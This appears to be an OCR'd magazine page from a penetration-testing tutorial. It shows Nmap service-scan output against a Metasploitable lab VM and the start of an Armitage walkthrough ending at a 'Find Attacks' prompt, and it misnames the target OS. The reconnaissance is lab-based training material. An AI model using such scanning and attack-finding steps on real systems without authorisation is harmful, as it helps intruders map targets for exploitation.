
```
root@kali:~# nmap -sV 172.28.128.4-100
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-12 00:18 EDT
Nmap scan report for 172.28.128.4
Host is up (0.000012s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)

Nmap scan report for 172.28.128.6
Host is up (0.00050s latency).
Not shown: 989 filtered ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http             Microsoft IIS httpd 7.5
4848/tcp  open  ssl/appserv-http?
8022/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8080/tcp  open  http             Sun GlassFish Open Source Edition  4.0
8383/tcp  open  ssl/http         Apache httpd
9200/tcp  open  wap-wsp?
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49176/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port9200-TCP:V=7.80%I=7%D=10/12%Time=5DA1543A%P=i686-pc-linux-gnu%r(Get
SF:Request,194,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20application/jso
SF:n;\x20charset=UTF-8\r\nContent-Length:\x20317\r\n\r\n{\r\n\x20\x20\"sta
SF:tus\"\x20:\x20200,\r\n\x20\x20\"name\"\x20:\x20\"Dr\.\x20Otto\x20Octavi
SF:us\",\r\n\x20\x20\"version\"\x20:\x20{\r\n\x20\x20\x20\x20\"number\"\x2
SF:0:\x20\"1\.1\.1\",\r\n\x20\x20\x20\x20\"build_hash\"\x20:\x20\"f1585f09
SF:6d3f3985e73456debdc1a0745f512bbc\",\r\n\x20\x20\x20\x20\"build_timestam
SF:p\"\x20:\x20\"2014-04-16T14:27:12Z\",\r\n\x20\x20\x20\x20\"build_snapsh
SF:ot\"\x20:\x20false,\r\n\x20\x20\x20\x20\"lucene_version\"\x20:\x20\"4\.
SF:7\"\r\n\x20\x20},\r\n\x20\x20\"tagline\"\x20:\x20\"You\x20Know,\x20for\
SF:x20Search\"\r\n}\n")%r(HTTPOptions,4F,"HTTP/1\.0\x20200\x20OK\r\nConten
SF:t-Type:\x20text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n
SF:")%r(RTSPRequest,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/pl
SF:ain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourReq
SF:uest,A9,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/pl
SF:ain;\x20charset=UTF-8\r\nContent-Length:\x2080\r\n\r\nNo\x20handler\x20
SF:found\x20for\x20uri\x20\[/nice%20ports%2C/Tri%6Eity\.txt%2ebak\]\x20and
SF:\x20method\x20\[GET\]")%r(SIPOptions,4F,"HTTP/1\.1\x20200\x20OK\r\nCont
SF:ent-Type:\x20text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r
SF:\n");
MAC Address: 08:00:27:1C:F2:23 (Oracle VirtualBox virtual NIC)
```

There's the result of our Nmap verbose scan. There are a lot of Microsoft services running and it is evident that our target is a Windows system this time. It's pretty exciting. Last time Metasploitable 2 was a Linux system. There are **11** ports open in total. This is less compared t our previous Metasploitable target but we are hopeful that this machine will present more challenges.

ARMITAGE - PART2

NOT JUST ANOTHER TOOL

In Part1 of this tutorial in the previous Issue, we have detected the target operating system as that of Windows XP and the tool prompted us to start attacking the target system as shown below.




Message

Scan Complete!

Use Attacks->Find Attacks to suggest applicable exploits for your targets.

